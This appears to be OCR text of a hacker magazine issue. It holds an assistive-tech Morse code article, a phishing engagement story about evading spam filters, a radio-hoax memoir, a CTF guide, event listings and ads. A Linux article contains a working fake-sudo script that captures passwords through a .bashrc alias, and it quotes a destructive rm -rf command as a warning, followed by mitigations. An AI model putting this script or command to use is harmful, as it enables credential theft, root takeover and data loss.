7. I will not judge those of a lesser skill, but help them advance forward.


8. I will RTFM and encourage my peers to RTFM.

9. I will aid the voiceless in obtaining a voice and help them evade censorship so they too can enjoy the fundamental human rights of free speech.

10. I will not share my skills or my knowledge with any government because they will abuse it.

As I am now being shipped, probably to a galaxy far, far away, I leave you with encouragement. If you have suffered persecution, you are not alone. We freethinking technoids have always been misunderstood. We go against the grain of social conformity and dwell in a creative universe of our own. A peculiar people. We are unique. We are the essence of individuality. That's something that a conformist mind can never achieve.

This piece was originally written in January of 2013. We feel it's as relevant now as it was then. We're also happy to say that the writer was released from prison in 2018.



Morse Code, Android, Assistive Tech

by Limor "Ladyada" Fried
(ladyada@alum.mit.edu) and
Phillip Torrone (fill@2600.com)
-.-. .. - .. --.. . -. / . -. --. .. -. . . .-.

In the 1800s, all the cool kids were texting each other. No, it wasn't SMS, iMessage, or SnapChat. It was called Morse code (named for Samuel Morse, inventor of the telegraph). Morse code encodes letters and numbers into "dots" and "dashes." A lot of people learn "SOS" (which is * * * - - - * * *) from watching movies, imagining one day they'll need to tap the sequence to escape from somewhere.

Later on, amateur radio operators (HAM) used Morse code, even before voice radio was available. For decades, to get an amateur radio license, the operator needed to demonstrate they could do at least five words per minute in Morse code and, for the highest (amateur expert class), 20 words per minute. The FCC, which governs all of this, reduced the Morse code requirements in 2000 for the words per minute, then eventually in 2007 completely eliminated the Morse code requirements for all amateur radio licenses. The reason for the change was it "...eliminates an unnecessary regulatory burden that may discourage current amateur radio operators from advancing their skills and participating more fully in the benefits of amateur radio." Anyone who still wants to use low-power or low-speed communication can use a computer or microcontroller digital Morse code converter instead of tapping by hand.

So here we are, 2018, and while Morse code will always have some uses, it certainly is not as popular as it was in the past. One of those uses is with Assistive Technology (AT).

AT is something we'll all need. We're getting older, our meat bodies are sticking around longer but fail in one way or another. From accidents to being born with special needs, there are many situations where communication may be a challenge for some or all of us one day. So being able to communicate without voice or wide range movements will be essential.

In the maker and hacker community, one great use of our skills is helping others in the assistive technology community who need smart solutions for communication and access to technology with limited mobility. With low-cost microcontrollers, "internet of things" devices, and being able to modify many off-the-shelf electronics to work better for the disabled community, it's never been a better time to help each other.

One of the cool "tricks" of some of the modern low-cost microcontroller platforms (Arduino, Circuit Playground, Feather, Makey Makey) is they can act as "USB Human Interface Devices" or HID. This means they can be used as keyboards and mice and still be programmable devices. This is handy for making that interactive art project that plays music when you tap on Jell-O cubes. Or, you can use the same interface to make a device that is not a keyboard into a keyboard for someone with limited mobility. For example, some people may only have the ability to tap

a single button, or "sip and puff" via a tube. Each person will have special interface needs, but we can convert that special interface into standard USB HID. This is where combining a modern device like an Android phone, a HID-capable microcontroller board, and Morse code can help.

Android recently added GBoard, a special keyboard that can be programmed to turn custom inputs into keycodes that *any* app can use. (support.google.➥com/accessibility/android/➥answer/9011881?hl=en) Google worked with Tania, who uses Morse code to communicate with a custom-made device to bring it to more people with similar needs. (There's a video about Tania's story at youtu.be/Oc_QMQ4QHcw.)

It's free, so start by searching and installing the "GBoard" app. After following the instructions for running Gboard, you can start Morse codin' away by tapping two pads on your touchscreen. But what if you want to add a hardware device with a real physical input like a pressure sensor for sip-and-puff, or a large easy-to-press arcade button, or even a muscle sensor?

Thanks to the universal nature of HID, it's easy to convert any sensor input into dots and dashes using a microcontroller. What's particularly nice is instead of having to do Morse code detection and decoding on the hardware peripheral, we just need to emit dots and dashes. This makes the hardware easier to build, adapt, and then, of course, the phone can be programmed for specialized shortcuts as desired.

Just about any microcontroller development board with native USB can handle HID output. Note that microcontrollers with USB-to-Serial converters (FTDI/CP210x) cannot do HID, so find a chip that can! We recommend Circuit Playground Express (adafruit.com/circuitplayground), our low cost and fully open source all-in-one dev board. You can use Arduino, MakeCode block based programming, or even CircuitPython. (Fun fact: The developer who added HID support to CircuitPython did so specifically because they were building an AT device for a friend!) A wearable-friendly board works well because the sewable pads can also be grabbed by alligator clips.

You may not even need external buttons or switches. Here's some example CircuitPython code for using capacitive touch pads instead of mechanical switches:

```
from adafruit_circuit
➥playground.express import cpx
from adafruit_hid.keyboard
➥ import Keyboard
from adafruit_hid.keycode
➥import Keycode

kbd = Keyboard()

# You can adjust this to get
➥ the level of sensitivity
➥ you want.
cpx.adjust_touch_
➥ threshold(100)

while True:
   if cpx.touch_A4:
       kbd.send(Keycode.
➥PERIOD)
       while cpx.touch_A4:
           pass
   elif cpx.touch_A3:
       kbd.send(Keycode.MINUS)
       while cpx.touch_A3:
           pass
```

More code and wiring diagrams are available at learn.adafruit.com/android-g➥board-morse-code-at-with-➥circuitplayground-express.

Keeping the hardware simple as seen above is key to making reliable AT devices - don't think that more is more! AT users will appreciate something that works every time, and that can be built upon. Of course, you can also add more inputs that have hot-key like commands, such as opening up an app or, if there's a single input, looking for how long the button has been pressed to determine whether to send a "." or a "-".

If you have basic electronics, programming, or 3d printing skills, the AT community would love to get your skills into use. Many parents and teachers know exactly what they need, but don't know how to build it. Visit atmakers.org or look for a local AT group to volunteer your hacking to help others.

Good night and good luck.

Bypassing Email Anti-Spam Filters

by Sentient

This story is from a while ago, shortly after I graduated with a bachelor's in information security, I landed a job at some flashy consulting firm. The job was to consult companies on how to improve their security. My first engagement was to perform phishing against a set of 150 employees across the company's offices around the world.

Naturally, I started performing Open Source Intelligence ("OSINT") against the organization to learn everything possible about their operations - upcoming announcements, key personnel, branding (fonts, colors, etc.). Leveraging the information obtained, I created a beautiful email template, and an associated credential-harvesting website. Our client contact commented that the email looked almost too good, and that we may need to dumb it down a bit. I was ecstatic.

Before launching the phishing attack, it is always a good idea to test the attack with your client contact to ensure that everything is working as expected, that they agree with the method of attack, etc. We sent our test email, which discussed a new company rollout, and directed recipients to login to our phishing site. We waited. The client contact never received the email.

Upon some digging by the client, they identified that their anti-spam solution immediately flagged our email. The initial email and phishing website had everything necessary configured to prevent this. For the website, we leveraged certificates purchased by a genuine and reputable company. For the emails, we had set up Sender Policy Framework ("SPF") and Domain Keys Identified Mail ("DKIM"). SPF is another type of DNS record used to describe what mail servers could send emails from a given domain[1]. DKIM is where each email sent contains a digital signature validated against the public key published in the domain's DNS records[2]. Our email had the proven authenticity that could bypass Google's, Microsoft's, and even my own company's anti-spam filters - but it was not enough to reach the client.

***

Let us take a brief detour into determining the status of both SPF and DKIM of an email. First, open Google Mail. If you are using Inbox by Google, open an email, click the sideways ellipsis, and click "<> Show Original". If you are using plain old Gmail, open an email, and click the downward pointing arrow, then click "Show Original".

This will display a screen showing how Google Mail has validated the email's SPF, and DKIM records. Below is the result of Google attempting to validate the records of an email from YouTube. As you can see, the email passed with flying colors.

Original Message

Message ID	<001a [redacted] e21@google.com>
Created at:	Sun, Dec 31, 2017 at 4:02 PM (Delivered after 0 seconds)
From:	YouTube <noreply@youtube.com>
To:	[redacted]
Subject:	[redacted]
SPF:	PASS with IP 209.85.220.69 Learn more
DKIM:	'PASS' with domain youtube.com Learn more
DMARC:	'PASS' Learn more

I read every bullshit marketing guide on how to evade spam filters, learning in the process that email marketers have a real problem with spam filters. This led me to tweaking the email in every regard to bypass the spam filter. None of these tweaks worked. I needed a radical new approach. In the shower one morning, it finally hit me. The way to defeat the spam filter was so easy, it was staring me in the face. Google can help find answers to questions, but this time the answer was Google. There was no way this would not work.

I quickly bought a new domain, and threw it on a Google for Work ("GFW") account. GFW is essentially the Google-suite of tools (think Google Mail, Docs, Drive, etc.) sold to businesses or individuals looking to use them more professionally. One of the main benefits is that GFW allows the use of a custom domain, and easily provisions new accounts to leverage said domain. Perfect. GFW also comes with an extensive API, allowing anyone to build a

quick and dirty script to automate the sending of emails. To prevent you pesky marketers from spamming the world, I will not be posting the script here!

I re-sent the phishing test email to the client contact, leveraging the GFW email infrastructure, and they successfully received the email. We defeated the spam filter! Now we could commence the attack. Discussing with the client, we decided to choose a future Monday morning (FYI, there are many different strategies for when to phish, so your research/situation may differ).

The morning of attack arrived. I was sitting in a hotel restaurant with a coworker eating breakfast. With the email sending script primed and ready. I took a deep breath. Nerves started to creep up. A rush of questions flooded my mind. "What if no one clicks a link?" "What if all the requests DoS the site?" "What if this flood of emails trigger the spam filters?" I exhaled and pressed enter.

I did not look away from the screen, and the anxiety built. With rate limiting, the script took exactly 20 minutes to finish. A few minutes passed. Then an alert popped up. A user clicked the link, and entered their credentials. Then two more. There was an incredible flood of responses. The relief washed over me, allowing me to finish eating.

Periodically through the day, I kept checking back to see how many hits I got, feeling small bits of excitement with any new hit. The attack would end up being a resounding success, so much so that it defined the team's phishing methodology going forward, and paved the way for many future phishing engagements.

References

[1] *About SPF* - https://support.google.com/a/answer/33786?hl=en

[2] *About DKIM* - https://support.google.com/a/answer/174124?hl=en

Hacker History
MDT or "The Mass Depopulation Trio"

by Doc Slow

Back in 1998, under a pseudonym, I wrote an article called "Y2K and the New Industry of Hysteria." One of my colleagues rightfully proclaimed that the "Industry of Hysteria" was nothing "new," and she was correct in thinking so. So correct, in fact, that her disparagement of my use of the word "new" in the title of the article forced my proposal to her. We were quickly married, and shortly thereafter, quickly divorced. It is of little consequence regarding the forthcoming story.

In 1983, I was introduced to the personal computer. I had just started my second year in the armed forces, and one day after payday while wandering around the post exchange (PX) on base (the post exchanges sell consumer goods and services to authorized military personnel), I came across a store display featuring the new "TI-99/4A" personal computer. It was priced around $350, so I grabbed a box off of the top of the display and just bought it. When I got the computer home, I proceeded to dive right in and start programming. My subject for the first program I would create? The Tarot! Yes, the very first computer program I wrote was a Tarot card reading application. My grandmother had introduced me to the Tarot when I was a teen, so I had a pretty good understanding of what this divinatory oracle was about.

My knowledge of how to create a program with the graphics necessary to make it an interactive experience was nonexistent, but after reading the documentation, I was able to portray a rudimentary graphic representation of what is referred to as the "Celtic Cross" reading. That was actually the hard part. The easy part was creating the data, or the "meanings" of the cards to be selected at random from the usage of the built-in pseudo-random number generator (PRNG) that I programmed into the Tarot application. After 36 hours of continuous coding, my first program was finished. It was a very poor portrayal of the esoteric fortune-telling card game, but it worked as advertised. I even submitted the program to Texas Instruments for inclusion in their gaming offerings, but naturally, they declined.

Later in the 80s, I would try my hand at creating new algorithms for graphic fractal generation, and I went on to create some simple

data encryption programs. At first, I wrote some basic substitution ciphers, and then I returned to using a pseudo-random number generator in the algorithms. But pseudo-randomness was not good enough for me - being pseudo-random was not true randomness, and keys generated with PRNG could conceivably be cracked by present technology. I had read of a more secure method of encryption, and decided I'd try my hand at doing a "One-Time Pad." In cryptography, the "One-Time Pad" (OTP) is an encryption technique that cannot be cracked, but requires the use of a one-time pre-shared key - the same size, or longer, as the message being sent. In this technique, a plaintext is paired with a random secret key. Then, each bit or character of the plaintext is encrypted by combining it with the corresponding bit or character from the pad using modular addition. If the key is truly random, is at least as long as the plaintext, is never reused in whole or in part, and is kept completely secret, the resulting ciphertext will be impossible to decrypt or break. I would then go on to write the first functional OTP encryption program for the DOS operating system.

In 1989, I got into creating computer bulletin board systems (BBS). A BBS was a dial-up connected computer server running software that allowed users to connect to the system using a terminal program. Once connected and logged in, the user could perform functions such as uploading and downloading software and data, reading news and bulletins, and exchanging messages with other users through email, public message boards, and sometimes via direct chatting. I ran several BBSes from 1989 to 1994 - the content of them would include all manner of science and technology topics, and several were all about computer programming and hacking. One of the BBSes I ran was referred to in the book *The Hacker Crackdown* by Bruce Sterling (1992).

The relevance of this brief history of my early involvement in the personal computer movement is only important to the story in that it would later be a catalyst for writing about Y2K.

The Y2K article I wrote in 1998 focused on all the hype surrounding the "The Year 2000," and how computers and everything else with some kind of digital control system would cease to function. The article got published in an arcane, but well-distributed science newsletter, and the response to it was less than gratifying. Computer experts came out of their digital caves in droves to disparage the dispatch I had meaningfully crafted to calm the public fear - fear that was being inflamed by writers, journalists, and talk radio hosts who had little understanding of basic computer functions and hardware. These disparagements were easily shrugged off as typical of the derision received on many occasions regarding much of the material the journal published.

But there was something else. Other publishers, looking for an alternative viewpoint on Y2K, were asking permission to republish the article in their own magazines. And, because I wanted to get my viewpoint out there, I gave these publications carte blanche to do so. The article was republished in no less than 12 different magazines - many of which would eventually publish a retraction of the article - stating they were misinformed by the writer. Their published retractions would appear in editions of their magazines long before the bell tolled midnight on January 1st in the year 2000. Apparently, they had received so many negative letters about my article, and many from so-called "credentialed experts" that they all felt it necessary to print a retraction, in most cases stating they were misled by what I wrote, and that my information on Y2K was completely wrong. It turned out it was spot on, but very few listened or believed it.

It was around this time that I discovered late-night talk radio programs - specifically *Coast to Coast AM* hosted by Art Bell, and *Sightings* hosted by Jeff Rense. These talk shows and their hosts truly embraced the worlds of alternative science, and the guests they interviewed were a direct reflection of late-night talk radio kookiness. Guests such as Richard Hoagland (the "Face on Mars" discoverer), David Oates ("Reverse Speech" pioneer), Gary North (Y2K doom-and-gloomer), and Ed Dames ("Remote Viewing") were regulars on the show, and it was a great source of late-night entertainment. But something about these shows really started to bug me. Here we were nearing the end of the millennium, and the advertising on commercial breaks was all about surviving the coming apocalypse. Ads for wind-up radios and a year's supply of food went along perfectly with the doom-and-gloom ideology the guests were offering in their lyrical mantras over the AM airwaves.

If you were a listener in the late 90s, it was a time of wild conspiracy theories and fabricated prophecies offered to listeners with

very few solutions save buying something that they advertised. It was enough of a catalyst to engender a willful response from my distaste for the subject matter, and respond I did.

Around the same time, I fell in favor with a couple of online miscreants, and we would later be dubbed the "Mass Depopulation Trio." MDT was a loose group of hacker-types that had taken over the alt-fan-art-bell IRC chat room. This Internet chat room consisted of fans of Art Bell and a group of characters who absolutely hated him. After looking at what people were saying in the chat room, I rather quickly fell into the latter group. And then, well, I was hooked.

The Mass Depopulation Trio organically grew from the roots of the IRC chatroom, and then they developed a website - `disinfotainment.com`. "Disinfotainment" was an Internet BBS forum and so much more. MDT started putting together audio mash-ups of talk radio show host's dialogs and mixing them with certain sound effects and snippets of songs. Some of the music was actually composed and recorded by real musicians for these so-called "spams." MDT initially consisted of three pseudonymous characters: "MickeyX," "Johnny Pate," and "Dr. HD Slow," all of whom had a devilish ability on the Internet to make a mockery of, and virtually destroy, any and all resident kooks who were steadfast champions of the radio show and its host. These frustrated kooks were always threatening to call the FBI on MDT, and I'm sure many of them did so.

While MDT was an "all for one, and one for all" trio, they did a lot of their works independently of one another and became involved in several shenanigans that would later become legend. Of the greatest achievements of MDT, "Mel's Hole" would win hands down.

Mel's Hole is, according to an urban legend, an allegedly "bottomless pit" near Ellensburg, Washington. Claims about it were first made on Art Bell's radio show, *Coast to Coast AM*, by a guest calling himself "Mel Waters." Later investigation revealed no such person was listed as residing in that area, and there was no credible evidence that the hole ever existed. From the Wikipedia site on Mel's Hole:


"The legend of the mythical bottomless hole started on February 21, 1997, when a man identified as Mel Waters appeared as a call-in guest on Coast to Coast AM *with Art Bell. Waters claimed that he formerly owned rural property nine miles west of Ellensburg in Kittitas County that contained a mysterious hole. According to Bell's interviews with Waters, the hole had infinite depth and the ability to restore dead animals to life. Waters claimed to have measured the hole's depth to be more than 15 miles (24 kilometers) by using fishing line and a weight. According to Waters, the hole's magical properties prompted US "federal agents" to seize the land and fund his relocation to Australia.*

"Waters made guest appearances on Bell's show in 1997, 2000, and 2002. Rebroadcasts of those appearances have helped create what's been described as a "modern, rural myth". The exact location of the hole was unspecified, yet several people claimed to have seen it, such as Gerald R. Osborne, who used the ceremonial name Red Elk, who described himself as an "intertribal medicine man...half-breed Native American / white", and who told reporters in 2012 he visited the hole many times since 1961 and claimed the US government maintained a top secret base there where "alien activity" occurs. But in 2002, Osborne was unable to find the hole on an expedition of 30 people he was leading.

"Local news reporters who investigated the claims found no public records of anyone named Mel Waters ever residing in, or owning property in Kittitas County. According to State Department of Natural Resources geologist Jack Powell, the hole does not exist and is geologically impossible. A hole of the depth claimed "would collapse into itself under the tremendous pressure and heat from the surrounding strata," said Powell. Powell said an ordinary old mine shaft on private property was probably the inspiration for the stories, and commented that Mel's Hole had established itself as a legend 'based on no evidence at all'."

For the first time, I can tell you that Mel's Hole was actually a complete fabrication created by the members of MDT, with a certain member acting out the part of "Mel" as a guest on the *Coast to Coast AM* radio show. In later years, several more "hoaxes" would be fabricated and presented on the show by MDT.

Not one of the listeners of the radio talk show ever had a clue that many of the stories were completely fabricated by MDT. The Mass Depopulation Trio virtually disbanded shortly after the Y2K disaster never materialized. Their work was done, and so was the sordid credibility of late-night talk radio kookdom.



Testing Your l337 h4x0r skillz Safely and Legally

by Br@d

OK, so you are a l337 h4x0r, or you at least think that you are, but how do you test your ability? Sure, you could use `shodan.io` to find exposed targets to hack, but that is not really safe nor legal, not to mention there are enough jerks already out there doing this and giving hackers a bad name. So if you are looking for the thrill of the hunt and want that euphoric high that only gaining root can provide, what can you do?

The good news is that there are many safe havens available. You are probably aware of the term CTF or Capture the Flag, and have seen or hear of the groups of highly skilled hackers taking part in CTF competitions online or at conferences like Defcon, but do you really know what it is? CTFs tend to come in two main flavors: Jeopardy and Attack and Defense (Red versus Blue). Jeopardy, which is much like the TV game show, is comprised of categories (Forensic, Sysadmin, Reverse Engineering, Crypto, etc.) and, as you progress though the challenges in each category, their degree of difficulty increases. Attack and Defense, on the other hand, pits you directly against another team. In this CTF style of competition, each team is presented with a network/host that contains multiple vulnerabilities. The teams are then given a predetermined period to find and patch their weaknesses (Blue Team). Once the time has expired to set up defenses, the CTF then transitions to the offense phase where the teams start attacking their opponents' network, exploiting vulnerabilities that they might have missed (Red Team).

If you want the same challenges of a CTF without the direct competition, or you just prefer to go the lone wolf route, there are options for you too. A quick (Insert your favorite search engine) search of either "hacking CTF" or "hacking wargames" will return many free sites that have safe, legal CTF-style networks/systems and challenges for you to hone your skills on.

Here are a few of the noteworthy results that you will come across (at the time of writing this article):

`https://ringzer0team.com` - This was my first encounter with a CTF site and I was introduced to it via my local security group meetups. Ring Zero has over 270 challenges spanning 13 categories. This CTF is ideal for a team, as the categories are diverse enough that very few humans should/can complete every challenge solo. There is also enough low hanging fruit to not crush the spirits of the novice while still presenting many challenges to the experienced hacker.

`https://www.hackthebox.eu` - Hack the Box is another site, but this one is not for the noobs, since the very first task is to hack the invite system to gain access to the actual site.

If you are a noob (and I consider myself to be), fear not. There are some great sites for beginners too.

`http://overthewire.org` - The very first wargame called "Bandit" is the perfect place to start. The challenges here get you further by searching and filtering information on a Linux system. Each level is only a small increase in difficulty than the previous, giving you both valuable knowledge and a sense of accomplishment too.

Remember, as you go through these challenges, many of them are designed to test an experienced hacker. You will win some and lose many. Don't give up or get frustrated; the whole idea of these sites is to test and challenge you. If you do hit a road block, that means you are about to learn something new.

Happy Hacking!

by Columbo

So you've installed Linux. You were tired of Windows and how insecure it was. You can just forget about security issues now that you have an open source or maybe even straight up Richard Stallman approved libre alternative. Right? Think again.

If you're familiar with the world of "Unix-like" operating systems, then you probably know about the sudo command. sudo, which stands for "superuser do" or "substitute user do," lets you run commands with the privileges of another user. Most commonly, it is used to elevate privileges to the administrator so you can perform maintenance on the system or install new software.

sudo is installed by default on many Linux distros, including but not limited to Ubuntu. In the sudoers file (a configuration file usually found at /etc/sudoers), you'll find the following line is often included by default:

```
%sudo ALL=(ALL:ALL) ALL
```

This will give any user in the sudo group the right to do almost anything on the machine as long as they supply their password. While this is arguably a lot safer than running as root, there is still plenty of room for abuse. Just for fun, let's take a look at one of the reasons this could be a less than ideal way to run your system.

Depending on which shell you're running, a resource configuration file may determine certain settings. This file is often found in a user's home directory and usually doesn't require any special privileges to edit as long as you're the user. If you're using bash, this is probably located in your home folder and named ".bashrc" (the period before the name makes it hidden).

Inside the .bashrc file we can add aliases, which can be used as shortcuts for certain commands. These aliases can be very convenient if you want to simplify commands. For example, instead of typing out a long string to update the system, you could have the command "update" run the much longer command.

I'm going to show you how this could be used for more nefarious purposes. How about we slip in an alias for an already existing command like sudo?

(Note: in these first few examples, the dollar sign indicates that a non-root user on the machine is executing the command in the terminal. This is not to be confused with the bash script below where the dollar signs indicate a variable. That's not to say these first few commands couldn't be part of another script that secretly adds this alias and plants an evil_sudo file on your machine.)

```
$ echo "alias
➥ sudo='~/evil_sudo'" >> .bashrc
```

If the user is running bash, then this first command will make the sudo command execute a file in the home directory named evil_sudo instead of sudo. Now, why not make an evil_sudo file?

```
$ touch evil_sudo
```

Let's make sure that file has the correct permissions to be executed:

```
$ chmod +x evil_sudo
```

Now open up your evil_sudo file and put the following inside:

```
#!/bin/bash
Name=$(whoami)
```

(creates a variable containing the username of the user executing the script.)

```
echo -n "[sudo] password for
➥ $name:"
```

(imitates a sudo password prompt including the username.)

```
read -s password
```

(reads from standard input. the -s keeps the letters from showing. password is the variable now containing the password the user types in.)

```
command=$@
```
(command is now the variable with all the arguments after the sudo command.)

```
echo $password > ~/
➥ supersecretplace
```
(takes the password and writes it to a file called supersecretplace in the home folder.)

```
echo "$password" | sudo -S
➥ settoken&
```
(runs a fake command in the background using the user's password to grant access to the sudo token.)

```
sudo $command
```
(runs the user's command with the focus of the standard input in the user's control.)

This is a simple script to imitate a sudo password prompt and phish the password from the user. The script steals the password and puts it into a file. The script then uses the password to issue a nonsense sudo command. At the time of writing, on a lot of popular distributions of Linux, this will activate a token that lets us use sudo without a password for something like 15 minutes depending on the configuration. Then finally, the actual command the user input is run so everything looks normal. The reason I didn't just run the user's command from the start is that when you give sudo the password with the S switch you may not be able to respond to y/n prompts or input any data after it's run. The S switch is required because we're giving the sudo password via a terminal command.

There's obviously nothing stopping you from adding further commands to be run with root privileges. For example, it would be trivial from here on out to steal private encryption keys, or bitcoin wallets from all the users on the system. You can send those suckers straight to your ftp server. With the sudo password, you have root. You own the system.

There are a number of things you can do to mitigate against an attack like this.

1. Configure sudo to prompt you for a password every time it's used (rather than activating a temporary token for 15 minutes or so). Change the line in your "/etc/sudoers" file that reads:

```
Defaults  env_reset
```

to the following:

```
Defaults  env_reset,
➥timestamp_timeout=0
```

If these settings are already in place, you could alter the bash script to run the actual command in place of the fake command. It would still save the password in a file, and you could use that to your advantage, but it would be obvious something was wrong if the user input a command which required an additional response (such as "sudo apt upgrade").

2. Only run scripts from sources you trust. Did someone give you a cool terminal color testing script in IRC? Make sure you at least read the code before you run it.

3. Have you been given a list of commands to fix a problem with your computer? Make sure you know what you're typing in. The command "sudo rm -rf --no-preserve-root /" will not make your sound suddenly start working. It will just delete a lot of stuff.

4. You could configure sudo to run a few commands without a password, and move over to another tty to do anything requiring administrative privileges from the actual root account. Here's an example. You can put these things in your /etc/sudoers file under "User privilege specification:"

```
username  ALL=NOPASSWD: /
usr/bin/apt update
username  ALL=NOPASSWD: /
usr/bin/apt upgrade
username  ALL=NOPASSWD: /bin/mount
username  ALL=NOPASSWD: /bin/umount
username  ALL=NOPASSWD: /sbin/fdisk -l
username  ALL=NOPASSWD: /sbin/reboot
```

This will (assuming you have these files on your system) allow all sudo users to update the system with apt, mount, and unmount disks; view the available disk information; and reboot the machine without the need for a password. Perhaps that's not the ideal setup, but at least your password won't get phished when you run those commands.

5. Do not copy and paste code from a website directly into the terminal. Malicious code can be hidden within the text copied.

6. Be careful when using curl to pipe code directly into the terminal. Use a checksum to verify the integrity of the file, make sure you're connected to a trusted site using TLS, or both.

I suppose that pretty much sums it up. Just be careful out there and don't be a jerk or it might come back to haunt you.

HACKER HAPPENINGS

Listed here are some upcoming events of interest to hackers. Hacker conferences generally cost under $200 and are open to everyone. Higher prices may apply to the more elaborate events such as outdoor camps. If you know of a conference or event that should be known to the hacker community, ***email us*** at **happenings@2600.com** or by snail mail at **Hacker Happenings, PO Box 99, Middle Island, NY 11953 USA.** We only list events that have a firm date and location, aren't ridiculously expensive, are open to everyone, and welcome the hacker community.

October 5-7
DerbyCon 8.0
Marriott Louisville
Louisville, Kentucky
www.derbycon.com

October 12-14
Maker Faire Rome
Fiera di Roma
Rome, Italy
www.makerfairerome.eu

October 19-20
PhreakNIC 22
Clarion Inn
Murfreesboro, Tennessee
phreaknic.info

October 26-27
Pumpcon 2018
North Bowl and MilkBoy
Philadelphia, Pennsylvania
www.pumpcon.org

November 30 - December 2
Hack3rCon 9
Holiday Inn Hotel & Suites Charleston West
South Charleston, West Virginia
www.securewv.com

December 27-30
Chaos Communication Congress
Congress Center Leipzig
Liepzig, Germany
www.ccc.de

January 18-20, 2019
ShmooCon XV
Washington Hilton Hotel
Washington DC
www.shmoocon.org

May 3-4
THOTCON 0xA
Chicago, Illinois
thotcon.org

May 17-19
NolaCon
Astor Crowne Plaza
New Orleans, Louisiana
nolacon.com

Please send us your feedback on any events you attend and let us know if they should/should not be listed here.

For Sale

HEATHKIT BOOK: Interested in vintage electronics? *Classic Heathkit Electronic Test Equipment* by Jeff Tranter covers Heathkit's test equipment line, with in depth coverage of different models including oscilloscopes, meters, tube testers, etc., as well as a history of Heathkit and resources for collecting and restoration. 140 pages in 11 chapters plus appendices. Retails for $19.95 from lulu.com and amazon.com.

HACKER WAREHOUSE is your one stop shop for hacking equipment. We understand the importance of tools and gear which is why we carry only the highest quality gear from the best brands in the industry. From WiFi Hacking to Hardware Hacking to Lock Picks, we carry equipment that all hackers need. Check us out at HackerWarehouse.com.

DEFEND YOUR WI-FI. Coaxifi delivers Wi-Fi over your home's coaxial cabling to eliminate dead zones. Reuse your existing router to send Wi-Fi farther. Check out our new WiFork kits! 10% off with promo code "SUP2600". coaxifi.com

PORTABLE PENETRATOR. Find WPA WPA2 WPS Wifi Keys Software. Customize reports use for consulting. https://shop.secpoint.com/2600

HACKERSTICKERS.COM now carries cDc merchandise, accepts bitcoin, sells lock pick sets, bawls energy mints, and an awesome lineup of hacker clothing including the new Johnny Cupcakes x HackerStickers collaboration Hacker Big Kid Shirt. Get all the goods at HackerStickers.com.

SECUREMAC.COM is offering popular anti-malware app MacScan 3 to help protect Mac users from malware, spyware, and ransomware. Download a 30-day trial directly from SecureMac.com and enter code 2600 at checkout for special savings.

$2 WILL BUY A FORMER ONE-WAY FUNCTION! https://www.amazon.com/Prime-Number-Factors-that-Solve-ebook/dp/B079XYZ596 Prime Number Factors that Solve N = p * q - Kindle edition by Bobby Joe Snyder. Download it once and read it on your Kindle device, PC, phones, or tablets. Use features like bookmarks, note taking, and highlighting while reading Prime Number Factors that Solve N = p * q.

CLUB-MATE is now easy to get in the United States! The caffeinated German beverage is a huge hit at any hacker gathering. Available in two quantities: $36.99 per 12 pack or $53.99 per 18 pack of half liter bottles plus shipping. Write to contact@club-mate.us or order directly from store.2600.com.

Help Wanted

JOIN THE HTTPS://CODEFOR.CASH community and earn money with freelance programming jobs. All hats welcome!

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 8:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook. Archives of all shows dating back to 1988 can be found at the *2600* site in mp3 format! Your feedback on the program is always welcome at oth@2600.com.

